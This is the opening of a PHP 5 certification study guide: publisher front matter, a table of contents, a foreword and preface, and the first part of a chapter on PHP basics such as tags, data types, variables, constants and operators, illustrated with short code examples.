



a php[architect] guide

Zend Certification Study Guide

Third Edition

by Davey Shafik with Ben Ramsey

Zend PHP 5 Certification Study Guide

Third Edition

by
Davey Shafik with Ben Ramsey



a php[architect] guide

Zend PHP 5 Certification Study Guide - a php[architect] Guide

Contents Copyright ©2015 Davey Shafik and Ben Ramsey— All Rights Reserved

Book and cover layout, design and text Copyright ©2015 musketeers.me, LLC. and its predecessors – All Rights Reserved

Third Edition: February 2015

ISBN - print: **978-1-940111-15-5**

ISBN - PDF: **978-1-940111-11-7**

ISBN - epub: **978-1-940111-12-4**

ISBN - mobi: **978-1-940111-13-1**

ISBN - safari: **978-1-940111-14-8**

Produced & Printed in the United States

No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by means without the prior written permission of the publisher, except in the case of brief quotations embedded in critical reviews or articles.

Disclaimer

Although every effort has been made in the preparation of this book to ensure the accuracy of the information contained therein, this book is provided “as-is” and the publisher, the author(s), their distributors and retailers, as well as all affiliated, related or subsidiary parties take no responsibility for any inaccuracy and any and all damages caused, either directly or indirectly, by the use of such information. We have endeavored to properly provide trademark information on all companies and products mentioned in the book by the appropriate use of capitals. However, we cannot guarantee the accuracy of such information.

musketeers.me, the musketeers.me logo, php[architect], the php[architect] logo, php[architect] Guide, NanoBook and the NanoBook logo are trademarks or registered trademarks of musketeers.me, LLC, its assigns, partners, predecessors and successors.

Written by

Davey Shafik with Ben Ramsey

Editor-in-Chief

Oscar Merida

Published by

musketeers.me, LLC.
201 Adams Ave.
Alexandria, VA 22301
USA

240-348-5PHP (240-348-5747)

info@phparch.com
www.phparch.com

Managing Editor

Eli White

Technical Reviewer

Oscar Merida

Layout and Design

Kevin Bruce

For my son, Gabriel John Shafik. Thank you for showing me the world anew.
Daddy loves you.

Table of Contents

Foreward	XI
How To Use This Book	XIII
PHP Basics	1
Syntax	2
Source Files and PHP Tags	2
Newline Characters	3
Anatomy of a PHP Script	4
Comments	4
Whitespace	5
Code Blocks	5
Language Constructs	6

TABLE OF CONTENTS

Data Types	6
Numeric Values	7
Strings	9
Booleans	9
Compound Data Types	10
Other Data Types	10
Converting Between Data Types	10
Variables	11
Type Casting	12
Variable Variables	13
Inspecting Variables	14
Determining If a Variable Exists	16
Determining If a Variable is Empty	17
Constants	17
Operators	19
Arithmetic Operators	19
The String Concatenation Operator	21
Bitwise Operators	21
Assignment Operators	23
Referencing Variables	24
Comparison Operators	25
Logical Operators	27
Other Operators	28
Operator Precedence and Associativity	28
Control Structures	30
Conditional Structures	30
Iterative Constructs	34
Breaking and Continuing	35
Namespaces	36
Sub-Namespaces	37
Using Namespaces	38
Aliasing	40
Importing Functions and Constants	40
Summary	42

Functions	43
Basic Syntax	44
Returning Values	44
Variable Scope	46
Summary	53
 Strings and Patterns	 55
String Basics	56
Escaping Literal Values	58
Working with Strings	59
Comparing, Searching and Replacing Strings	61
Formatting Strings	67
Perl Compatible Regular Expressions	72
Summary	81
 Arrays	 83
Array Basics	84
Short Array Syntax	85
Printing Arrays	85
Enumerative vs. Associative	85
Multi-dimensional Arrays	87
Unravelling Arrays	87
Array Operations	88
Comparing Arrays	89
Counting, Searching and Deleting Elements	90
Flipping and Reversing	91
Array Iteration	92
The Array Pointer	92
An Easier Way to Iterate	94
Passive Iteration	96
Sorting Arrays	97
Other Sorting Options	99
The Anti-Sort	102

TABLE OF CONTENTS

Arrays as Stacks, Queues and Sets	103
Set Functionality	105
Dereferencing Arrays	106
Summary	107
 Web Programming	 109
Anatomy of a Web Page	109
Forms and URLs	110
HTTP Headers	117
Sessions	122
Built-in HTTP Server	126
Summary	128
 Files, Streams, and Network Programming	 129
Accessing Files	131
Accessing Network Resources	139
PHP Archives (PHAR)	143
Summary	146
 Database Programming	 147
An Introduction to Relational Databases and SQL	148
SQL Joins	157
Advanced Database Topics	160
Working with Databases	162
MySQL Native Driver	177
Summary	177
 Data Formats and Types	 179
JSON	180
Dates and Times	184
Extensible Markup Language (XML)	190

SimpleXML	195
DOM	202
Loading and Saving XML Documents	203
XPath Queries	204
Modifying XML Documents	205
 Object-Oriented Programming in PHP	 213
OOP Fundamentals	214
Class Methods and Properties	217
Constants, Static Methods and Properties	226
Interfaces and Abstract Classes	231
Lazy Loading	235
Reflection	236
Summary	240
 Closures and Callbacks	 241
Closures	242
Callbacks	246
Summary	248
 Elements of Object-Oriented Design	 249
Designing Code	250
Design Pattern Theory	256
The Standard PHP Library	261
Generators	271
Summary	278
 Errors and Exceptions	 279
PHP Errors and Error Management	280
Exceptions	283

TABLE OF CONTENTS

Security	289
Concepts and Practices	290
Password Security	298
Website Security	301
Database Security	306
Session Security	308
Filesystem Security	310
Shared Hosting	312
Summary	313
 Web Services	 315
REST	316
SOAP	317
Creating SOAP-Based Web Services	320
Summary	321
 Array Functions	 323
 Filter Extension Filters and Flags	 327
Validation Filters	328
Sanitation Filters	329
Sanitation Filters (continued)	330
Flags	330
Flags (continued)	331
 phpdbg	 333
Installation	334
Using phpdbg	334
Remote Debugging	338
Commands	339

Foreword

When I wrote the foreword for the second edition of this book back in 2006, I wrote that there were “more than 1,500” certified engineers. Today (according to Wikipedia!) there are over 10,000!

PHP has come a long way in the last 8 years, but doubly so in the last 4. PHP 5.3 raised the bar for the language, and has been rapidly followed by great releases in 2012 (5.4), and 2013 (5.5).

More recently, PHP 5.6 has been released, and brings less changes than its 3 pre-decessors, yet still adds some fantastic new functionality.

Despite what some might have you think, PHP—as a language, a tool, a job market, and most importantly: as a community—is still very much alive and kicking.

Alongside these releases, Zend had released a PHP 5.3 certification, and more recently, a PHP 5.5 certification. This book was long overdue for an update!

FOREWARD

When writing this book originally, we were determined that it should outlive its somewhat short-lived lifespan of just being a study aid, and that hopefully it would become your go-to desk reference. With this in mind, the book has been fully updated not just to 5.5 to keep pace with the current certifications, but right up to PHP 5.6.

I hope that this update has been worth the wait, I have been humbled by the number of people who have thanked me over the years for helping them pass the certifications, and urging me to update. Well: now it's here, and I hope it's everything you want it to be!

Davey Shafik

Wesley Chapel, Florida

Preface

How To Use This Book

We wrote the Zend PHP Certification Study Guide with the specific intent of making it useful in two situations:

1. For candidates who are preparing for the Zend exam
2. For students of instructor-led classes who are approaching and studying PHP for the first time

These choices may seem obvious, but they, in fact, imply that we made a significant assumption about our readers.

In the first instance—when you are studying for the PHP exam—we want this book to act as a guide to your studies. Because you should not take on the exam unless you have a working knowledge of PHP, this book will guide you through the different topics that make up the exam with the idea that you will either be already familiar with them, or that you will use the PHP manual as a reference companion to explore in depth those subjects that you need to freshen up on.

PREFACE : How To USETHIS Book

If, on the other hand, you are using this book in an instructor-led class, we intend it to act as a companion to your classroom experience, and not as a self-study or reference tool.

As a result, this Guide does not teach you how to program in PHP, nor does it provide exhaustive coverage of every single topic. This is by design—an all-inclusive book would have missed the mark on both fronts: for starters, it would have been much bigger and more expensive; it would have made preparing for the exam much more difficult, as the significant amount of extraneous material—useful for reference purposes, but detrimental to studying for the exam—would have made the study process much more complicated than it would have to be; and, finally, it would negate the purpose of serving as a good textbook for a class, where we believe that simplicity while you are trying to learn foreign concepts trumps exhaustiveness hands-down.

In short, we feel that there is a single reference text for PHP that is simply unbeatable: the PHP manual, which you can download and access directly online at <http://www.php.net>. The manual is constantly up-to-date and contains information on every single PHP-related topic under the sun—not to mention that, best of all, it is completely free.

Additionally, based on feedback, we have also learned that a large number of readers have used this book as a desktop reference. We have tried our best to maintain this appeal with this third edition.

Chapter 1

PHP Basics

Every PHP application is forged from a small set of basic construction blocks. From its very inception, PHP was built with the intent of providing *simplicity* and *choice*—and this is clearly reflected in the number of options available in building applications. In this chapter we will cover the essentials that you will use day in, day out.

Syntax

PHP's syntax is derived from many languages—predominantly from the C language, but Perl has also had a significant influence on its syntax. With the latest object-oriented additions, more Java-like syntax is creeping in as well. Despite incorporating elements of so many other languages, PHP's syntax remains simple and easy to understand.

Source Files and PHP Tags

Even though it is often used as a pure language, PHP is primarily designed as a text processor (hence its name). To facilitate this role, PHP code can be inserted directly into a text file using a special set of tags; the interpreter will then output any text outside the tags as-is, and execute the code that is between the tags.

There are five types of tags available:

Standard Tags

```
<?php  
... code  
?>
```

Standard tags are the de-facto opening and closing tags; they are the best solution for portability and backwards compatibility, because they are guaranteed to be available and cannot be disabled by changing PHP's configuration file.

Echo Tags

```
<?= $variableToEcho; ?>
```

Prior to PHP 5.4, enabling short tags also made available the short-form `<?= $variable; ?>` syntax, also known as “echo tags”, which allows you to print the result of an expression directly to the script's output. With the release of PHP 5.4, short tags and echo tags were split, and echo tags are now **always enabled**.

Short Tags

```
<?  
... code  
?>
```

Short tags were, for a time, the standard in the PHP world; however, they do have the major drawback of conflicting with XML processing instructions (e.g. <?xml) and, therefore, are no longer recommended and have somewhat fallen by the wayside.

Script Tags

```
<script language="php">  
... code  
</script>
```

Script tags were introduced so that HTML editors that were able to ignore JavaScript but were unable to cope with the standard PHP tags could also ignore PHP code.

ASP Tags

```
<%  
... code  
%>
```

Nobody quite understands why ASP tags were introduced; however, if you are so inclined, you can turn on this optional configuration option, and you are then free to use them.

Short tags, script tags and ASP tags are all considered deprecated and their use is strongly discouraged.

Newline Characters

It is important to remember that *every character outside of PHP tags* is copied as-is by the interpreter to the script's output—and this includes newline characters.

Newlines are normally ignored by browsers, as they are non-semantic characters in HTML. However, they are also used as separators between the header portion of a web server's HTTP response and the actual data; therefore, outputting a newline character before all of the headers have been written to the output can cause some rather unpleasant (and unintended) consequences. To mitigate this problem, the first newline directly after a closing tag (?> only) is stripped by the parser. Doing so also solves a problem introduced by the fact that a number of popular text editors will automatically append a newline to the end of your file, thus interfering with include files, which are not supposed to output any text.

An easy way to prevent spurious output from an include file is to omit the closing tag at the end, which the parser considers perfectly legal.

Anatomy of a PHP Script

Every PHP script is made up of statements, such as function calls, variable assignments, data output, directives, and so on. Except in very few cases, each of these instructions must be terminated—just like in C, Perl and JavaScript—with a semicolon. This requirement is not always strict—for example, the last instruction before a closing tag does not require a semicolon. However, such exceptions should really be considered quirks in the parser's logic, and you should always terminate your instructions with a semicolon:

```
some_instruction();  
$variable = 'value';
```

Comments

Another common part of any programming language is comments. It is good programming practice to comment every function, class, method or property in your code (although you will likely come across lots of code that is poorly commented—or not commented at all). Remember: any code that took thought to write will take thought to re-read after several days, months or, in some cases, years.

As with tags, PHP gives you multiple choices for your comments:

Listing 1.1: Comments

```
// Single line comment  
  
# Single line comment  
  
/* Multi-line  
comment  
*/  
  
/**  
 * API Documentation Example  
 *  
 * @param string $bar  
 */  
function foo($bar) { }
```

Both types of single-line comments, // and #, can be ended using a newline (\r, \n or \r\n) or by ending the current PHP block using the PHP closing tag: ?>.

Because the closing tag ?> will end a comment, code like

// Do not show this ?> or this will output or this, which is not the intended behavior.

Whitespace

Finally, we reach a subject with very little substance (pun definitely intended): whitespace. PHP is whitespace-insensitive except in a few key areas. This means that there are no requirements to use (or not to use) a specific type of whitespace character (e.g.: tabs rather than spaces), a particular number of whitespace characters, or even to have consistent spacing. However, there are a few limitations:

- You cannot have any whitespace between <? and php
- You cannot break apart keywords (e.g.: whi le, fo r, and funct ion)
- You cannot break apart variable names and function names (e.g.: \$var name and function foo bar())
- Heredoc and Nowdoc closing identifiers must not be preceded by anything, including whitespace.

Nowdoc is a new feature of PHP 5.3; you can read more about it in the [Strings chapter](#).

Code Blocks

A code block is simply a series of statements enclosed between two braces:

```
{
    // Some comments
    f(); // a function call
}
```

Code blocks are handy for creating groups of script lines that must all be executed under specific circumstances, such as a function call or a conditional statement. Code blocks can be nested.

For a code block to be useful, you would *typically* precede it with a statement type identifier: `function`, `for`, `foreach`, `do`, `while`, `if`, `else`, `elseif`, or `switch`.

Language Constructs

Language constructs are elements that are built into the language and, therefore, follow special rules. Perhaps the most common of them is the `echo` statement, which allows you to write data to the script's output:

```
echo "A string to output"; // will output "A string to output"
```

The `echo` construct may optionally use parentheses, but they are not required, and in fact must be omitted when you pass more than one argument (arguments are comma-separated, just as with regular functions).

It's important to understand that `echo` is *not* a function and, as such, it does not have a return value. If you need to output data as part of a more complex expression, you can use `print()` instead, which, whilst also a language construct, behaves like a function, as it has a return value (which is always 1).

```
// will output: String 1String 2 (note: no space)
echo "String 1", "String 2";

// will output: A string, and return 1
print ("A string");
```

Another very important construct is `die()`, which is an alias of `exit()`. It allows you to terminate the script and either output a string or return a numeric status value to the process that called the script.

Functions are, obviously, an important element of the PHP language. As such, they are covered in their own eponymous chapter.

Data Types

PHP supports many different data types, but they are generally divided into two categories: *scalar* and *composite*.

A scalar data type contains only one value at a time. PHP supports four scalar types:

Data Type	Description
boolean	A value that can only be either true or false
int	A signed numeric integer value
float	A signed floating-point value
string	A collection of binary data

Numeric Values

PHP recognizes two types of number: *integer* and *floating-point* values. The `int` data type is used to represent signed integers (meaning that both positive and negative numbers can be expressed with it). Numbers can be declared using several different notations:

Notation	Example	Description
Decimal	10; -11; 1452	Standard decimal notation. Note that no thousand separator is needed (or, indeed, allowed).
Octal	0666, 0100	Octal notation—identified by its leading zero and used mainly to express UNIX-style access permissions.
Hexadecimal	0x123; 0xFF; -0x100	Base-16 notation; note that the hexadecimal digits and the leading <code>0x</code> prefix are both case-insensitive.
Binary	0b011; 0B010101; -0b100	Base-2 notation; note that the zero is followed by a case-insensitive B, and, of course, only 0s and 1s are allowed.

Note: All non-decimal numbers are converted to *decimal* when output with `echo` or `print`.

It is important that you are well aware of the different notations—in particular, octal numbers can easily be confused with decimal numbers, which can lead to some... interesting consequences!

Floating-point numbers (also called *floats* or, sometimes, *doubles*) are numbers that have a fractional component; like integers, they are also signed. PHP supports two different notations for expressing them:

Notation	Example	Description
Decimal	0.12; 1234.43; -.123	Traditional decimal notation.
Exponential	2E7, 1.2e2	Exponential notation—a set of significant digits (also called the <i>mantissa</i>) followed by the case-insensitive letter E and an exponent. The resulting number is expressed multiplied by ten to the power of the exponent—for example, 1e2 equals 100.

There are a few important gotchas that you need to be aware of when dealing with numbers. First of all, the precision and range of both types varies depending on the platform on which your scripts run. For example, 64-bit platforms may, depending on how PHP was compiled, be capable of representing a wider range of integer numbers than 32-bit platforms. What's worse, PHP doesn't track overflows, so that the result of a seemingly innocuous operation such as an addition can have catastrophic consequences on the reliability of your application.

Most importantly, you need to be aware that the `float` data type is not always capable of representing numbers in the way you expect it to. Consider, for example, this very simple statement:

```
echo (int) ((0.1 + 0.7) * 10);
```

You would expect that the expression `((0.1 + 0.7) * 10)` would evaluate to 8 (and, in fact, if you print it out without the integer conversion, it does). However, the statement above outputs 7 instead. This happens because the result of this simple arithmetic expression is stored internally as 7.999999 instead of 8; when the value is converted to `int`, PHP simply truncates away the fractional part, resulting in a rather significant error (12.5%, to be exact).

The lesson that you need to take home from all this is simple: know the limitations of your numeric data types, and plan around them. Whenever the precision of your calculation is a relevant factor to the proper functioning of your application, you should consider using the arbitrary precision functions provided by the BCMath extension (<http://php.net/manual/en/book.bc.php>) instead of PHP's built-in data types.

Strings

In the minds of many programmers, strings are equivalent to text. While in some languages this is, indeed, the case, in many others (including PHP), this would be a very limiting-and, in some cases, incorrect-description of this data type. Strings are, in fact, ordered collections of binary data—this could be text, but it could also be the contents of an image file, a spreadsheet, or even a music recording.

PHP provides a vast array of functionality for dealing with strings. As such, we have dedicated a whole chapter to them—entitled, quite imaginatively, *Strings*.

Booleans

A Boolean datum can only contain one of two values: *true* or *false*. Generally speaking, booleans are used as the basis for *logical operations*, which are discussed later in this chapter.

When converting data to and from the boolean type, several special rules apply:

- A number (either integer or floating-point) converted into a boolean becomes *false* if the original value is zero, or *true* otherwise.
- A string is converted to *false* only if it is empty or if it contains the single character *0*. If it contains any other data—even multiple zeros—it is converted to *true*.
- When converted to a number or a string, a boolean becomes *1* if it is *true*, or *0* otherwise.

Compound Data Types

In addition to the scalar data type that we have just examined, PHP supports two *compound* data types—so called because they are essentially containers of other data:

- *Arrays* are containers of ordered data elements; an array can be used to store and retrieve any other data type, including numbers, boolean values, strings, objects and even other arrays. They are discussed in the [Arrays chapter](#).
- *Objects* are containers of both data and code. They form the basis of Object-oriented Programming, and are also discussed in a separate chapter called [Object Oriented Programming in PHP](#).

Other Data Types

In addition to the data types that we have seen so far, PHP defines a few additional types that are used in special situations:

- `NULL` indicates that a variable has no value. A variable is considered to be `NULL` if it has been assigned the special value `NULL`, or if it has not yet been assigned a value at all—although, in the latter case, PHP may output a warning if you attempt to use the variable in an expression.
- The *resource* data type is used to indicate external resources that are not used natively by PHP, but that have meaning in the context of a special operation—such as, for example, handling files or manipulating images.

Converting Between Data Types

As we mentioned, PHP takes care of converting between data types transparently when a datum is used in an expression. However, it is still possible to force the conversion of a value to a specific type using *type conversion operators*, also referred to as *type casting*. This is simply the name of the data type to which you want to convert, enclosed in parentheses and placed before an expression. For example:

```
$x = 10.88;  
echo (int) $x; // Outputs 10
```

Note that a value cannot be converted to some special types; for example, you cannot convert *any* value to a resource. You can, however, convert a resource to a numeric or string data type, in which case PHP will return the numeric ID of the resource, or the string `Resource id #` followed by the resource ID.

Variables

Variables are temporary storage containers. In PHP, a variable can contain any type of data, such as, for example, strings, integers, floating-point numbers, objects and arrays. PHP is *loosely typed*, meaning that it will implicitly change the type of a variable as needed, depending on the operation being performed on its value. This contrasts with *strongly typed* languages, like C and Java, where variables can only contain one type of data throughout their existence.

Technically, the letters allowed in variable names include the bytes 127 through 255 (0x7f-0xff) but in practice they are seldom used.

PHP variables are identified by a dollar sign \$ followed by an identifier name. Variables must be named using only letters (a-z, A-Z), numbers and the underscore character; their names *must* start with either a letter or an underscore. Variable names are one of only two identifier types in PHP that are case-sensitive (the other is constants, discussed below). Here are a few examples:

```
$name = 'valid'; // Valid name  
$_name = 'valid'; // Valid name  
$1name = 'invalid'; // Invalid name, starts with a number
```

Variables can also be interpolated—that is, inserted-directly into certain types of strings. This is described in the [Strings chapter](#).

Type Casting

While PHP is loosely typed, and will automatically coerce types for things like comparisons, variables **do** have a type and can be cast between types.

Remember from earlier that PHP supports integers, floats, booleans, strings, arrays, objects, and resources, as well as the NULL value.

The most common way to cast is to use the casting operator, which consists of the type to cast to inside of parentheses:

```
$string = (string) 123; // String: "123"
```

When casting simple types (integers, floats, booleans, and strings) to arrays you will end up with an array whose first key (0) will be the original value.

When casting between arrays and objects, array keys will become object properties, and object properties will become array keys.

Casting to an object will result in a new stdClass object.

Listing 1.2: Casting to an object

```
$obj = (object) ["foo" => "bar", "baz" => "bat"];
var_dump($obj)

/* Results in:
class stdClass#186 (2) {
    public $foo =>
        string(3) "bar"
    public $baz =>
        string(3) "bat"
}
*/
```

In addition to the casting operator there are several functions that can perform the same task:

Function	Result
intval()	cast the given variable to an integer
floatval()	cast the given variable to a float
strval()	cast the given variable to a string
boolval()	cast the given variable to a boolean. <i>Added in PHP 5.5.</i>
settype()	cast the given variable to a given type

There are no functions for casting to objects or arrays.

Detecting Types

PHP also provides functions to detect variable types. These take the form of `is_<type>()`:

Function	Result
<code>is_int()</code>	checks for integers
<code>is_float()</code>	checks for floats
<code>is_string()</code>	checks for strings
<code>is_bool()</code>	checks for booleans
<code>is_null()</code>	checks for nulls
<code>is_array()</code>	checks for arrays
<code>is_object()</code>	checks for objects

These will only return `true` if the variable is of the type specified; for example, the function `is_int()` will return `false` when passed the string "123".

There is, however, a special method, `is_numeric()`, which will return `true` if passed any variable that is a number—this includes integers, floats, and strings starting with integers or floats.

Variable Variables

In PHP, it is also possible to create so-called *variable variables*. That is a variable whose name is contained in another variable. For example:

```
$name = 'foo';
$$name = 'bar';

echo $foo;
// Displays 'bar'
```

As you can see, in this example we start by creating a variable that contains the string `foo`. Next, we use the special syntax `$$name`, starting with two dollar signs, to indicate that we want the interpreter to use the contents of `$name` to reference a new variable—thus creating the new variable `$foo`, which is then printed out normally.

Because of the availability of variable variables, it is indeed possible to create variables whose names do not follow the constraints listed above. This is also possible by defining the name between braces:

Listing 1.3: Circumventing naming constraints

```
$name = '123';
/* 123 is your variable name, this would normally be invalid. */

$$name = '456';
// Again, you assign a value.

echo ${'123'};
// Finally, using curly braces you can output '456'
```

Variable variables are a very powerful tool and should be used with extreme care, not only because they can make your code difficult to understand and document, but also because their improper use can lead to some significant security issues.

Inspecting Variables

There are several ways to inspect variables in PHP, but only one main reason: debugging.

The first, and simplest way,
`is print_r():`

Listing 1.4: Using print_r

```
$array = array(
    'foo',
    'bar',
    'baz',
);
print_r($array);

$obj = new StdClass();
$obj->foo = "bar";
$obj->baz = "bat";

print_r($obj);
```



This outputs the following:

```
Array
(
    [0] => foo
    [1] => bar
    [2] => baz
)
stdClass Object
(
    [foo] => bar
    [baz] => bat
)
```

As you can see, it simply states that it's an array, or the object type, and lists the keys or properties and their values.

With strings, integers and floats, the value is simply output. With booleans and `null` it gets a little tricky: for `false` or `null`, nothing is output, for `true`, a `1` is output.

In truth, `print_r()` provides little more than echo.

A better option, and my personal favorite, is `var_dump()`. `var_dump()` is very similar, except that in addition to displaying the data, it also displays the type and the length. This is especially useful for finding non-printable characters in strings, as well as differentiating between empty strings, `false` and `null`.

Finally, you can pass in any number of arguments, and it will dump them all.

This:

```
var_dump(null, false, "", 1, 2.3,
        array("foo", "bar", "baz" => 1.23)
    );
```

Outputs:

```
NULL
bool(false)
string(0) ""
int(1)
float(2.3)
array(3) {
    [0]=>
    string(3) "foo"
    [1]=>
    string(3) "bar"
    ["baz"]=>
    float(1.23)
}
```



When the xdebug extension is installed, by default it will output pretty HTML `var_dump()` output when the `html_errors` `php.ini` setting is enabled. This is a great tool for quickly reading this information, especially as browsers ignore the real whitespace shown in the output above. Xdebug even provides configuration settings for the maximum depth, length, and number of children to display, which is useful when your data structures are very large.

Another option for debugging is `debug_zval_dump()`. This outputs the internal engine representation of a variable. However, this function is rarely used.

This:

Listing 1.5: using var_export

```
$array = array(
    "foo" => "bar",
    "baz" => "bat"
);
var_export($array);

$obj = new StdClass();
$obj->foo = "bar";
$obj->baz = "bat";
var_export($obj);
```



Outputs:

```
array (
    'foo' => 'bar',
    'baz' => 'bat',
)

stdClass::__set_state(array(
    'foo' => 'bar',
    'baz' => 'bat',
))
```

The final inspecting option, is `var_export()`. This allows you to output a syntactically valid string representation of a variable, which if you were to execute it with PHP, would re-create the same variable value.

This, when executed, would re-create the original array or object and could be assigned to a variable.

Be aware that `var_export()` does not end its output with a semi-colon!

All of these functions can also be used to examine constants, though in the case of `var_export()` you might not get the result you were expecting.

Determining If a Variable Exists

One of the downsides of the way PHP handles variables is that there is no way to ensure that any one of them will exist at any given point in the execution of a script. This can introduce a range of problems—from annoying warnings, if you try to output the value of a non-existent variable, to significant security and functionality issues when variables are unexpectedly unavailable when you need them.

To mitigate this problem, you can use the special construct `isset()`:

```
if (isset($x)) {  
    // Do something if $x is set  
} elseif (!isset($x)) {  
    // Do something if $x is not set  
}
```

A call to `isset()` will return `true` if a variable exists and has a value other than `NULL`.

Determining If a Variable is Empty

In addition to `isset()`, PHP also has another special construct: `empty()`.

`empty()` will return `true` if the value passed to it is `NULL`, or any value that can be coerced to `false`, including an empty string, an empty array, integer zero, and string “0”.

```
$variable = "0";  
if (empty($variable)) {  
    // true  
}
```

Prior to PHP 5.5, `empty()` only accepted variables for its argument; from PHP 5.5, it will accept any valid expression:

```
if (empty(someFunction())) {  
    ...  
}
```

Constants

Conversely to variables, constants are meant for defining *immutable* values. Constants can be accessed for any scope within a script; however, they can only contain scalar values. Constant names, like variables, are case-sensitive; they also follow the same naming requirements, with the exception of the leading `$`. It is considered best practice to define constants using only upper-case names.

Here's an example of constants at work:

Listing 1.6: defining constants

```
define('EMAIL', 'davey@php.net'); // Valid name
echo EMAIL; // Displays 'davey@php.net'

define('USE_XML', true);
if (USE_XML) { } // Evaluates to true

define('1CONSTANT', 'some value'); // Invalid name
```

From PHP 5.3 you can also use the `const` keyword to define constants:

```
const EMAIL = 'davey@php.net';
echo EMAIL;
```

Also, from PHP 5.6 you can use constant scalar expressions to define the value:

```
const DOMAIN = "php.net";
const EMAIL = "davey@" . DOMAIN;
```

Constant scalar expressions support any valid expression that only uses static scalar values such as:

- Integers, Floats and Strings
- Magic constants such as `__LINE__`, `__FILE__`, `__DIR__`, and `__METHOD__`
- Heredoc (without variables) and Nowdoc strings
- Other constants

Valid expressions include:

- Math
- Bitwise Math
- Boolean Logic
- Concatenation
- Ternary
- Comparisons

Operators

As their name subtly suggests, operators are the catalysts of operations. There are many types of operators in PHP; those most commonly used are:

- *Assignment Operators* for assigning data to variables
- *Arithmetic Operators* for performing basic math functions
- *String Operators* for joining two or more strings
- *Comparison Operators* for comparing two pieces of data
- *Logical Operators* for performing logical operations on boolean values

In addition, PHP also provides:

- *Bitwise Operators* for manipulating bits using boolean math
- *Error Control Operators* for suppressing errors
- *Execution Operators* for executing system commands
- *Incrementing/Decrementing Operators* for adding to and subtracting from numerical values
- *Type Operators* for identifying Objects

With very few exceptions, PHP's operations are binary—meaning that they require two operands. All binary operations use an infix notation, in which the operator sits in between its operands (for example, 2 + 2).

Arithmetic Operators

Arithmetic operators allow you to perform basic mathematical operations:

Operator	Example	Description
Addition	<code>\$a = 1 + 3.5;</code>	Add the two operands together
Subtraction	<code>\$a = 4 - 2;</code>	Subtracts the right operand from the left
Multiplication	<code>\$a = 8 * 3;</code>	Multiply the left operand by the right
Division	<code>\$a = 15 / 5;</code>	Divide the left operand by the right
Modulus	<code>\$a = 23 % 7;</code>	Returns the remainder of the left operand divided by the right
Power	<code>\$a = 2 ** 3;</code>	Added in PHP 5.6 Returns the left operand raised to the power of the right.

Do remember that certain arithmetic operators (for example, the addition operator) assume a different meaning when applied to arrays. You can find more information on this subject in the [Arrays chapter](#).

Incrementing/decrementing operators are a special category of operators that make it possible to increment or decrement the value of an integer by one. They are *unary* operators, because they only accept one operand (that is, the variable that needs to be incremented or decremented), and are somewhat of an oddity, in that their behaviour changes depending on whether they are appended or prepended to their operand.

The position of the operator determines whether the adjustment it performs takes place prior to, or after, returning the value:

- If the operator is placed *after* its operand, the interpreter will first return the value of the latter (unchanged), and then either increment or decrement it by one.
- If the operator is placed *before* the operand, the interpreter will first increment or decrement the value of the latter, and then return the newly-calculated value.

Here are a few examples:

Listing 1.7: Incrementing/decrementing operators

```
$a = 1;  
// Assign the integer 1 to $a  
  
echo $a++;  
// Outputs 1, $a is now equal to 2  
  
echo ++$a;  
// Outputs 3, $a is now equal to 3  
  
echo --$a;  
// Outputs 2, $a is now equal to 2  
  
echo $a--;  
// Outputs 2, $a is now equal to 1
```

The excessive use of this operator can make your code hard to understand—even the best programmers have been tripped up at least a few times by a misunderstood increment or decrement operation. Therefore, you should limit your use of these operators and treat them with caution.

It's important to note that the operand in an increment or decrement operation *has* to be a variable—using an expression or a hard-coded scalar value will simply cause the parser to throw an error. Also, the variable being incremented or decremented will be converted to the appropriate numeric data type—thus, the following code will return 1, because the string Test is first converted to the integer number 0, and then incremented:

```
$a = (int) 'Test'; // $a == 0
echo ++$a;
```

The String Concatenation Operator

Unlike many other languages, PHP has a special operation that can be used to glue—or, more properly, *concatenate*—two strings together:

Listing 1.8: Concatenate operators

```
$string = "foo" . "bar";
// $string now contains the value 'foobar'

$string2 = "baz";
// $string2 now contains the value 'baz'

$string .= $string2;
// After concatenating the two variables, we end up
// with 'foobarbaz'. This is shorthand for
// $string = $string . $string2;

echo $string;
// Displays 'foobarbaz'
```

It is important to remember that this is not just the *proper* way to concatenate two strings using an operation—it is the *only* way. Using the addition operator will result in the two strings first being converted into numeric values and then added together (thus also yielding a numeric value).

Bitwise Operators

Bitwise operators allow you to manipulate *bits* of data. All these operators are designed to work only on integer numbers—therefore, the interpreter will attempt to convert their operands into integers before executing them.

The simplest bitwise operator is *bitwise NOT*, which negates all the bits of an integer number:

```
$x = 0;
echo ~$x; // will output -1
```

A group of binary bitwise operators is used to perform basic bit manipulation by combining the bits of its two operands in various ways:

Bitwise Operator	Description
&	Bitwise AND. The result of the operation will be a value whose bits are set if they are set in both operands, and unset otherwise.
	Bitwise OR. The result of the operation will be a value whose bits are set if they are set in either operand (or both), and unset otherwise.
^	Bitwise XOR (exclusive OR). The result of the operation will be a value whose bits are set if they are set in either operand, and unset otherwise.

These operations are all quite straightforward—with the possible exception of the exclusive OR, which may look odd at first sight. In reality, its functionality is quite simple: if either the left-hand or right-hand bit is set, the operand behaves in exactly the same as the bitwise OR. If both bits are either set or unset, the resulting bit is unset.

A third set of operators is used to shift bits left or right:

Shift Operator	Description
<<	Bitwise left shift. This operation shifts the left-hand operand's bits to the left by a number of positions equal to the right operand, inserting unset bits in the shifted positions.
>>	Bitwise right shift. This operation shifts the left-hand operand's bits to the right by a number of positions equal to the right operand, inserting unset bits in the shifted positions.

It's interesting to note that these last two operations provide an easy (and very fast) way of multiplying integers by a power of two. For example:

Listing 1.9: Bitwise multiplication

```
$x = 1;  
  
echo $x << 1; // Outputs 2  
echo $x << 2; // Outputs 4  
  
$x = 8;  
  
echo $x >> 1; // Outputs 4  
echo $x >> 2; // Outputs 2
```

You must, however, be aware of the fact that, even though these operations can approximate a multiplication or a division by a power of two, they are not exactly the same thing—in particular, there are overflow and underflow scenarios that can yield unexpected results. For example, on a 32-bit machine, the following will happen:

```
$x = 1;  
echo $x << 32;  
echo $x * pow (2, 32);
```

The second line of this example actually outputs zero—because all the bits have been shifted out of the integer value. On the other hand, the second example (which calls the `pow()` function to elevate 2 to the power of 32) will return the correct value of 4,294,967,296—which, incidentally, will now be a float because such a number cannot be represented using a signed 32-bit integer.

Assignment Operators

Given the creativity that we have shown in the naming conventions to this point, you'll probably be very surprised to hear that assignment operators make it possible to assign a value to a variable. The simplest assignment operator is a single equals sign, which we have already seen in previous examples:

```
$variable = 'value';  
// $variable now contains the string 'value'
```

